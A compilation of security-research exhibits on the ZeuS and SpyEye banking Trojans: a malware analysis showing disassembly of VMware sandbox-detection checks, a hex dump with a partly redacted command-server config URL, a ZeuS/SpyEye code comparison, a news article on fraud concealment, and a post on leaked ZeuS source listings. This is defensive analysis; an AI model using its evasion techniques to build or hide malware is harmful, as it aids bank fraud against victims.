We didn’t expect new modifications of ZeuS to appear after it had been transferred to the new owner. Of course, we are still seeing a steady stream of ZeuS samples, but virtually all of them are well known versions of the malicious program. The new variants are usually the result of rebuilding that can be carried out with minimum fuss using programs known as ZeuS Builder kits. But from time to time I come across some rather unusual variants of the Trojan and I now have very good reason to believe that ZeuS is still to some extent being maintained and developed.

Two months ago we noted that ZeuS had new functionality: it was checking to see if it was being launched on a test platform, e.g. in the sandbox of a research company. The launch of the Trojan was stopped if there were signs that it was being executed in an environment set up to analyze its behavior.

Here is an example of one such check – ZeuS verifies if it is being launched on a VMware system by opening a specific device for that virtual machine:




```
00411C55  PUSH EBP
00411C56  MOV EBP,ESP
00411C58  SUB ESP,28
00411C5B  PUSH ESI
00411C5C  LEA ESI,DWORD PTR SS:[EBP-14]
00411C5F  MOV EAX,166
00411C64  CALL zeus-ant.00416854
00411C69  MOV EAX,ESI
00411C6B  PUSH EAX
00411C6C  CALL <zeus-ant.IfFileExists>
00411C71  TEST AL,AL
00411C73  JNZ SHORT zeus-ant.00411C8A
00411C75  LEA ESI,DWORD PTR SS:[EBP-28]
00411C78  MOV EAX,164
00411C7D  CALL zeus-ant.00416854
00411C82  MOV EAX,ESI
00411C84  PUSH EAX
00411C85  CALL zeus-ant.00411B7B
00411C8A  POP ESI
00411C8B  LEAVE
00411C8C  RETN
```

```
Registers (FPU)
EAX 0006F928 UNICODE "\\.\HGFS"
ECX 00000000
EDX 00000008
EBX 00000000
ESP 0006F90C
EBP 0006F93C
ESI 0006F928 UNICODE "\\.\HGFS"
EDI 0006F9B0 ASCII "LdrGetDllHandle"

EIP 00411C6C zeus-ant.00411C6C
```

```
0006F90C   0006F928  UNICODE "\\.\HGFS"
0006F910   00000005
0006F914   00000004
0006F918   005C005C
0006F91C   005C002E
0006F920   0050004E
0006F924   005F0046
0006F928   005C005C
0006F92C   005C002E
```

1st check to see if ZeuS is launched on a VMware virtual machine



```
00411C55  PUSH EBP
00411C56  MOV EBP,ESP
00411C58  SUB ESP,28
00411C5B  PUSH ESI
00411C5C  LEA ESI,DWORD PTR SS:[EBP-14]
00411C5F  MOV EAX,166
00411C64  CALL zeus-ant.00416854
00411C69  MOV EAX,ESI
00411C6B  PUSH EAX
00411C6C  CALL <zeus-ant.IfFileExists>
00411C71  TEST AL,AL
00411C73  JNZ SHORT zeus-ant.00411C8A
00411C75  LEA ESI,DWORD PTR SS:[EBP-28]
00411C78  MOV EAX,164
00411C7D  CALL zeus-ant.00416854
00411C82  MOV EAX,ESI
00411C84  PUSH EAX
00411C85  CALL <zeus-ant.IfFileExists>
00411C8A  POP ESI
00411C8B  LEAVE
00411C8C  RETN
```


```
Registers (FPU)
EAX 0006F914 UNICODE "\\.\vmci"
ECX 00000000
EDX 00000008
EBX 00000000
ESP 0006F90C
EBP 0006F93C
ESI 0006F914 UNICODE "\\.\vmci"
EDI 0006F9B0 ASCII "LdrGetDllHandle"

EIP 00411C85 zeus-ant.00411C85
```

```
0006F90C   0006F914  UNICODE "\\.\vmci"
0006F910   00000005
0006F914   005C005C
0006F918   005C002E
0006F91C   006D0076
0006F920   00690063
0006F924   005F0000
0006F928   005C005C
0006F92C   005C002E
```

2nd check to see if ZeuS is launched on a VMware virtual machine

A few weeks ago a different ZeuS variant appeared that displayed unusual behavior for that family. All the latest variants of ZeuS had the same algorithm to decrypt a section in their code which contained the Trojan's initial internal settings (a link used to download the configuration file, traffic encryption key, etc.). In the new, unusual sample there was double encryption. First of all, data was decrypted using the standard algorithm, but the address to the configuration file was a fake. The genuine link to the configuration file, which contained the address of the botnet command center, was only revealed at the second decryption.

Below you can see what this looks like in practice. After the first decryption you can see the initial settings (highlighted in green), but the link at the bottom is a fake. The real link is hidden in the area highlighted in red that only appears after the second decryption.




```
DB E5 E7 F0-5C 70 5A 9C-88 9B 0A 3B-E0 35 99 B4
3D FF D7 6B-0A 0D 93 C0-AF 6F B1 D8-50 11 7D 9F
B8 E0 3F 0D-90 2E 10 A9-D5 58 EB 4C-89 A6 07 28
A8 72 64 08-5D 8D A4 D9-76 DE 1D 6A-16 4C 62 00
74 00 35 00-00 00 67 12-50 CB EC 42-C4 9D 21 D9
9A 8E 3B 0C-BE 25 AC 53-5F 27 3C 25-A2 72 5B 02
97 29 B5 B7-6C 11 08 DE-E0 3B 32 A4-FB E4 8F CF
FC 99 81 FF-94 9F 50 33-51 91 35 90-5D 4B B1 5E
68 07 23 54-E3 C6 9A 15-6F F2 E8 FA-95 41 F8 12
B7 DC 61 67-46 C1 3A 83-1E 2C 28 8A-B9 48 CF 3C
3C 54 6D E5-44 4C B0 86-4A 60 0C A2-C4 82 ED 1E
B2 14 A6 62-66 42 96 51-AE 98 68 D5-AD 3B BA 03
91 AC EC E7-14 EA E7 76-2B 30 51 99-C5 B7 35 5D
F6 CD 42 4F-6F 83 EC A7-66 38 40 35-F6 D1 3C BC
B5 F0 09 1C-F5 B3 DE DE-AB 9B 1D 65-06 6A A3 D2
21 40 49 F4-34 A9 AB 4C-DC 5A B7 33-93 4A B6 4A
B7 E6 29 5C-7B E9 73 C3-B6 25 2F 7E-FA 3A 8F C4
31 B6 F4 49-D4 81 BB BC-5E 79 59 94-FF 59 AA 0C
94 DF 86 6C-D7 2E 96 8B-D3 71 65 92-9C C1 BA 02
3C 49 26 F9-F0 A7 D9 B1-95 96 B9 49-5D CA B6 C8
C6 1C 57 5F-CD E7 99 EE-5E B2 FA CA-10 0F D1 BE
0F C2 E0 4F-59 26 2C 68-74 74 70 3A-2F 2F 66 70   http://fp
6A 72 6E 77-79 68 2E 63-6F 6D 2F 63-66 67 2E 62   j[redacted]yh.com/cfg.b
69 6E 00 D4-78 C6 5D 7F-11 66 7A 74-95 F6 B4 4B   in
C6 82 F8 0A-23 D9 E6 A6-5F 36 DF C7-11 1F 60 CC
05 00 68 01-B3 4F 14 6A-26 A9 2A FA-40 40 F6 22
```

Decryption section of primary data

A few days ago I found a ZeuS sample that also checks if it is being analyzed, for example, by antivirus companies. The functionality is basically the same but with minor modifications – another criterion for detecting a new test platform had been added.

In this variant of ZeuS there are also modifications to the structure in pieces of code, which had remained unchanged for over 6 months and been used in thousands of samples of the Trojan.



Before

```
sub_4094CB proc near
push    esi
mov     edx, 3F4h
push    edi
mov     edi, eax
mov     esi, offset dword_403608
mov     ecx, edx
rep movsb
mov     ecx, dword_42D544
add     ecx, dword_42D9F0
mov     esi, edx
sub     ecx, eax
```

After


```
sub_86FD5B proc near
push    esi
mov     edx, 36Ch
push    edx
push    offset dword_861930
push    eax
call    sub_86563B
mov     esi, dword_87AB74
mov     ecx, dword_87A6C4
add     ecx, esi
sub     ecx, eax
mov     esi, edx
```

Modifications to a previously unchanged piece of ZeuS code

The changes to the code show that the sample was created using a new, recompiled version of the ZeuS Builder.

Functionality that is capable of detecting a test platform is unique. It looks like it was probably added to the standard ZeuS functionality as an optional extra. This suggests that technical support is still available for the last few VIP clients using ZeuS.

So, what exactly do we have here: the death throes of a ‘god’ or a reawakening? Maybe ZeuS will become less widespread, more exclusive, for a chosen few instead of the masses. No doubt, time will tell…



Zeus

```
lea     eax, [esp+250h+var_22C]
push    eax
push    esi
push    [esp+258h+var_230]
mov     dword ptr [esi], 50h
call    ds:GetUrlCacheEntryInfoW
test    eax, eax
jz      short loc_42812D

mov     eax, [esi+8]
test    eax, eax
jz      short loc_42812D

cmp     word ptr [eax], 0
jz      short loc_42812D

push    [esp+250h+var_288] ; NumberOfBytesWritten
push    [esp+254h+var_28C] ; lpBuffer
push    eax                ; lpFileName
call    write_in_file
```

Spyeye

```
lea     eax, [ebp+var_C]
push    eax
push    ebx
push    [ebp+var_4]
mov     dword ptr [ebx], 50h
call    ds:GetUrlCacheEntryInfoW
test    eax, eax
jz      short loc_422E92

mov     eax, [ebx+8]
test    eax, eax
jz      short loc_422E92

cmp     word ptr [eax], 0
jz      short loc_422E92

push    dword ptr [edi+28h] ; NumberOfBytesWritten
push    dword ptr [edi+8]  ; lpBuffer
push    eax                ; lpFileName
call    _write_in_file
add     esp, 0Ch
```

EXHIBIT 16

Published on *InfoWorld* (http://www.infoworld.com)

SpyEye malware borrows Zeus trick to mask fraud

By Jeremy Kirk
Created *2012-01-04 10:39AM*

A powerful bank-fraud software program, SpyEye, has been seen with a feature designed to keep victims in the dark long after fraud has taken place, according to security vendor Trusteer.

SpyEye is notable for its ability to inject new fields into a Web page, a technique called HTML injection, which can ask banking customers for sensitive information they normally would not be asked. The requested data can include logins and passwords or a debit card number. It can also use HTML injection to hide fraudulent transfers of money out of an account by displaying an inaccurate bank balance.

[Find out how to block the viruses, worms, and other malware that threaten your business, with hands-on advice from InfoWorld's expert contributors in InfoWorld's "Malware Deep Dive [1]" PDF guide.]

Trusteer noticed that SpyEye also hides fraudulent transactions even after a person has logged out and logged back into their account. The latest feature is designed with the same goal of keeping users unaware of fraud. The next time users log into their bank accounts, SpyEye will check its records to see what fraudulent transactions were made with the account, then simply delete them from the Web page, said Amit Klein, Trusteer's CEO. The account balance is also altered.

It appears that SpyEye has borrowed more from Zeus, a famous piece of banking malware that is now commonly available and considered the parent of SpyEye. The two pieces of malware were competitors, but in 2010 merged. Zeus also has the capability to hide its fraudulent transactions from victims.

"Zeus uses the stored balance details to inject into the same page at a later time to persistently hide the fact that money was fraudulently transferred from the user's account," according to a September 2011 report [2] (PDF) by Ryan Sherstobitoff, an independent security researcher, in the Information Systems Security Association Journal.

Trusteer has seen the technique used when a fraudster uses SpyEye to capture a person's debit card details. When those details are obtained, the fraudster conducts a purchase over the Web or phone, and SpyEye masks the transaction, Klein said. It does not affect, however, the bank's ability to see the fraud, he said.

Send news tips and comments to jeremy_kirk@idg.com

Security Malware

Source URL (retrieved on *2012-01-21 10:26PM*): http://www.infoworld.com/d/security/spyeye-malware-borrows-zeus-trick-mask-fraud-183134

Links:
[1] http://www.infoworld.com/browser-security-deep-dive?source=ifwelg_fssr
[2] http://issa.org/images/upload/files/Sherstobitoff-The New Frontier for Zeus and SpyEye.pdf

EXHIBIT 17

    - ▶ February (4)
        - (loading)
- ▶ 2007
    - ▶ December (1)
        - (loading)
    - ▶ November (5)
        - (loading)
    - ▶ October (4)
        - (loading)
    - ▶ September (1)
        - (loading)
    - ▶ August (2)
        - (loading)
    - ▶ July (9)
        - (loading)
    - ▶ June (4)
        - (loading)
    - ▶ May (8)
        - (loading)

Hammer of the Botgods: A New Variant of the ZeuS Botnet May Be Upon Us

- By Will Gragido
- Wed 06 Apr 2011 16:00pm
- 3938 Views
- 0 Comments
- Link

Professionalism in the Underground

It’s no secret to those who study illicit (shadow) economies that things change rapidly in order to meet supply and demand. Profit (regardless of how you define it) remains supreme; loss the enemy. This is true in all markets legal or illegal with cybercriminal markets being no exception. Take botnets for example. The market for botnets changes at amazing rate. The purpose, style, functionality, models for acquisition (do I rent or do I own?), size, and effectiveness are dynamic and evolving. Often advanced marketing campaigns (some more formal than others) are employed which showcase the botnet (and author’s) vision and dedication to their products. Many times in the course of these marketing campaigns information such as:

- Service Level Agreements
- Technical Assistance Centers (TAC)
- Price guarantees
- Competitive Analysis Intelligence

Winds of Change: ZeuS and SpyEye

No better example of this comes to mind than that of the infamous ZeuS botnet also known as the Zeus banking Trojan (**Zbot**, **PRG**, **Wsnpoem**, **Gorhax** and **Kneber).**   Not long ago what initially looked like a hostile takeover involving the authors of the SpyEye Trojan and the authors of the ZeuS banking Trojan was underway. The upstart authors of the SpyEye Trojan made international headlines in 2010 when it was discovered that the Trojan had the capability of automatically searching for and removing ZeuS from compromised hosts before installing itself. The team behind SpyEye (called the 'ZeuS Killer' by its author) also made sweeping allegations regarding the inefficiencies of their competitor while touting their strengths. Then something odd occurred. The underground forums rang like cathedral bells when it was made known that a Russian hacker known by the handles "Slavik" and "Monstr" had no future plans for maintaining the now ubiquitous crimeware kit. Instead, according to numerous hacker forums and IRC channels the author decided to transfer the original source code of his Trojan to the authors of the SpyEye Trojan.

Figure1a: Spyeye Advertisement

Figure1b: Spyeye Advertisement




Figure 1c: Spyeye Advertisement

Figure 1d: Spyeye Advertisement

A Possible New Variant of ZeuS?

That this sort of activity is occurring in the underground is occurring is not surprising but it does make me wonder whether or not the authors of ZeuS sold to only one buyer. I believe that they did not based on the following information gather from open sources:






Figure2: New ZeuS Variant



Name	Date modified	Type
bin	3/21/2011 12:26 PM	File folder
config	3/21/2011 12:26 PM	File folder
geobase	3/21/2011 12:26 PM	File folder
include	3/21/2011 12:26 PM	File folder
lib	3/21/2011 12:26 PM	File folder
make	3/21/2011 12:26 PM	File folder
output	3/21/2011 12:26 PM	File folder
source	3/21/2011 6:36 PM	File folder
temp	3/21/2011 12:27 PM	File folder
config.ini	3/21/2011 12:30 PM	Configuration settings
make.cmd	3/21/2011 12:27 PM	Windows Command Script
make_debug.cmd	3/21/2011 12:28 PM	Windows Command Script
make_default.cmd	3/21/2011 12:27 PM	Windows Command Script
make_full.cmd	3/21/2011 12:33 PM	Windows Command Script
make_license.cmd	3/21/2011 12:32 PM	Windows Command Script
README.mht	3/21/2011 12:28 PM	MHTML Document
README.txt	3/21/2011 12:27 PM	Text Document
zeus.opensdf	3/21/2011 12:28 PM	OPENSDF File
zeus.sdf	3/21/2011 12:28 PM	SDF File
zeus.sln	3/21/2011 12:29 PM	SLN File
zeus.suo	3/21/2011 12:27 PM	SUO File


bin Date modified: 3/21/2011 12:26 PM
File folder

Figure 3: New ZeuS Variant



Name	Date modified	Type
buildbot.cpp	3/21/2011 4:09 PM	CPP File
buildbot.h	3/21/2011 4:09 PM	H File
buildconfig.cpp	3/21/2011 4:09 PM	CPP File
buildconfig.h	3/21/2011 4:10 PM	H File
builder.cpp	3/21/2011 4:10 PM	CPP File
clients.h	3/21/2011 4:10 PM	H File
common.cpp	3/21/2011 4:10 PM	CPP File
cumanifest.xml	3/21/2011 4:10 PM	XML Document
defines.h	3/21/2011 4:10 PM	H File
gamanifest.xml	3/21/2011 4:11 PM	XML Document
info.cpp	3/21/2011 4:11 PM	CPP File
languages.cpp	3/21/2011 4:11 PM	CPP File
languages.h	3/21/2011 4:11 PM	H File
main.cpp	3/21/2011 4:11 PM	CPP File
main.h	3/21/2011 4:11 PM	H File
main.ico	3/21/2011 4:11 PM	IrfanView ICO File
resources.h	3/21/2011 4:12 PM	H File
resources.rc	3/21/2011 4:12 PM	RC File
settings.cpp	3/21/2011 4:12 PM	CPP File
tools.cpp	3/21/2011 4:12 PM	CPP File
tools.h	3/21/2011 4:12 PM	H File

Figure 4: New ZeuS Variant



Name	Date modified	Type
sockethook.h	3/21/2011 4:22 PM	H File
socketserver.cpp	3/21/2011 4:22 PM	CPP File
socketserver.h	3/21/2011 4:22 PM	H File
softwaregrabber.cpp	3/21/2011 4:22 PM	CPP File
softwaregrabber.h	3/21/2011 4:22 PM	H File
tcpserver.cpp	3/21/2011 4:22 PM	CPP File

EditPlus - [C:\Users\[redacted]\Desktop\zeus\source\client\vncserver.cpp]

```
#include <windows.h>
#include <shlobj.h>
#include <ws2tcpip.h>
#include <wininet.h>

#include "..\defines.h"
#include "..\core.h"
#include "..\corehook.h"
#include "..\cryptedstrings.h"
#include "..\windowstation.h"

#include "vnc.h"
#include "vncserver.h"
#include "defines.h"

#include "..\..\common\mem.h"
#include "..\..\common\str.h"
#include "..\..\common\debug.h"
#include "..\..\common\gdi.h"
#include "..\..\common\process.h"
#include "..\..\common\wsocket.h"
```

Figure 5: New ZeuS Variant

The advent of this new variant may partially explain the uptick in activity that we and our peers are seeing our research. You'll not that in Figure 5 which is a data graph provided by abuse.ch Zeus Tracker, that there appears to be an uptick in ZeuS activity beginning right about the same time when this latest variant was made public. In speaking with researchers in Latin America, and Europe this correlates with the data we at HP DVLabs have collected. You'll note that in Figures 6 and 7 respectively that the light green bar represents unique source IP addresses while the light blue represents unique destination IP addresses.




Figure 6: **abuse.ch Zeus Tracker Statistics for February and March 2011**

